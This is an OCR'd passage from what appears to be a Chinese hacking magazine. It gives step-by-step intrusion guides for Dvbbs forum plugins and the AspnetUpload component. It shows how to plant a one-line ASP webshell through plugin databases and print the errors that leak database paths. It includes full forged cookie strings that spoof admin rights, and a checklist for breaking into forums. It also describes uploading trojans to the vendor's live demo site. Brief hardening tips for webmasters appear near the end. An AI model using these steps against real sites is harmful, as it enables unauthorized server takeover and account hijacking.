


图3

点保存，结果如图4 所示。

再用IE打开数据库看看，结果不同了，那是因为我

操作结果：
• 已经成功向 admin 发信！
[返回上页][关闭窗口]

图 4

们插入了一句话木马，如图5 所示。

• 错误类型：
Microsoft VBScript 运行时错误 (0x800A000D)
类型不匹配：'execute'
/71sp1/Dv_plus/marry/plus_marry_db.asp, 第 167 行

• 浏览器类型：
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

• 网页：
GET /71sp1/Dv_plus/marry/plus_marry_db.asp

图 5

然后用一句话木马的客户端提交大马，如图6 所示。




图 6

这样就实现了仅用新手上路权限拿到WebShell。

2.法院插件篇

先对法院插件暴库，拿到数据库路径，如图7 所示。

• 错误类型：
Microsoft JET Database Engine (0x80004005)
'c:\inetpub\wwwroot\DV_plus\fayuan\plus_fayuan_db.asp'不是一个有效的路径。 确定路径名称拼写是否正确，以及是否连接到文件存放的服务器。
/jybbs70/plus_fayuan_conn.asp, 第 6 行

图 7

用IE 打开看看，如图8 所示。




图 8

经过研究，发现状纸的内容是储存于数据库的，那我们现在告Admin，状纸内容填一句话木马，如图9所示。

点告他后提示成功，以后怎么做就不用说了吧？

利用前台管理员权限拿 WebShell

如果下载了动网的数据库，但又不能从dv_log中正确地读出口令，并且口令比较强不能爆出MD5加密的明文，那么至少我们可以用Cookie欺骗拿到前台管理员权限。




图 9

先打开数据库的dv_user表，得到admin的truepassword为BfVIy4k886ZvD956，userclass为管理员，userid为1。

我们先用Domain3.5打开论坛首页，用人鱼姬登录（这个账号为新手上路权限），如图10 所示，下面的Cookie栏显示的Cookie为

skin=skinid%5F0=1%5F7&skinid%5F2=1%5F8; List=list2+and+1%3D2=1&list2+and+1%3D1=1; DvForum=userid=2&usercookies=0&StatUserID=3625273&userclass=%D0%C2%CA%D6%C9%CF%C2%B7&username=%C8%CB%D3%E3%BC%A7&userhidden=&password=67485105N3p4sPEI; Period%5F1=2006%2D1%2D30+9%3A45%3A17; Period%5F2=2006%2D1%2D30+9%3A52%3A48; iscookies=0; rtime=0; ltime=1138448676359;cnzz_eid=56762173-; ASPSESSIONIDCSRRCCAR=LIDDJHLCHNFBDAMIDCEPGCAG; upNum=0




图10

我们将其中的userid、password、userclass、username分别改为1， BfVIy4k886ZvD956，管理员，admin。得到的Cookie为

skin=skinid%5F0=1%5F7&skinid%5F2=1%5F8; List=list2+and+1%3D2=1&list2+and+1%3D1=1; DvForum=userid=1&usercookies=0&StatUserID=3625273&userclass=管理员&username=admin&userhidden=&password=BfVIy4k886ZvD956; Period%5F1=2006%2D1%2D30+9%3A45%3A17; Period%5F2=2006%2D1%2D30+9%3A52%3A48; iscookies=0; rtime=0; ltime=1138448676359; cnzz_eid=56762173-; ASPSESSIONIDCSRRCCAR=LIDDJHLCHNFBDAMIDCEPGCAG; upNum=0

用上面的Cookie覆盖原Cookie，点修改，成功。如图11 所示。




图11

对于动网的其他插件中的问题，大家可以自行研究，道理是相通的。

后记

在实际入侵中，情况是多种多样的，以下是我总结的一些入侵动网论坛思路。

1．先看数据库和备份数据库的默认路径有没有改，若没有，下载拿到前台和后台口令。

2．考察打补丁的情况，可结合动网前台提权漏洞和回收站漏洞拿到前后台权限。

3．检查论坛的插件，用暴库或猜默认数据库（比如 农场的默认路径为www.xxx.com/bbs/sheep.asa）的办法拿到扩展名为ASP的数据库路径。再想办法用低权限插入一句话木马（数据库扩展名不是ASP或ASA就不能用此法了）。

以下是对站长的一些建议：

1．修改代码避免暴库。

2．修改默认口令和数据库路径。


3.将数据库扩展名由mdb改为ASP或ASA并不能避免被下载（数据库里面不含<%或%>的情况），由于扩展名为ASP或ASA的文件会送给ASP.dll解释，可能被插入一句话木马，反而增加风险，建议用更安全的扩展名或做防下载处理。

4．严格检查用户提交给数据库的内容，过滤<%和%>。

5．坚持打补丁。

适合读者：入侵爱好者，脚本爱好者
前置知识：无

利用上传组件漏洞攻破主站



文/图　1860

近期对文件上传组件比效感兴趣，所以有空我就研究这类程序的漏洞。在研究（Bestcomy.net）开发的无组件上传程序时，发现了几个漏洞，在这里一一说明，为大家日后做个参考。

在主站下载AspnetUpload2.2的DEMO版，由于是免费的，程序源代码全封包（脚本小子：这是商业版ASP.NET程序的老习惯了），源代码查看不了。所以我直接在官方网站的测试页进行测试。以下仅友情测试，并没有对官方进行任何破坏。

上传漏洞

由于该上传组件没有对文件类型进行检查，所以能够上传任意后缀名的文件。包括ASP、ASPX木马，如图1 所示。

选好文件进行上传，关于上传后文件到了什么目录，这里大家可以对上传的页面进行抓包查看。图1所示的文件名是sql.asp，上传到了网站的Upload目录下，现在




图1

直接就可以执行文件了。如图2 所示。




图2

用木马的"文件管理选项"可以实现对主机的各分区浏览。

路径泄漏

在上传页面上传个TXT的文件。如图3 所示。

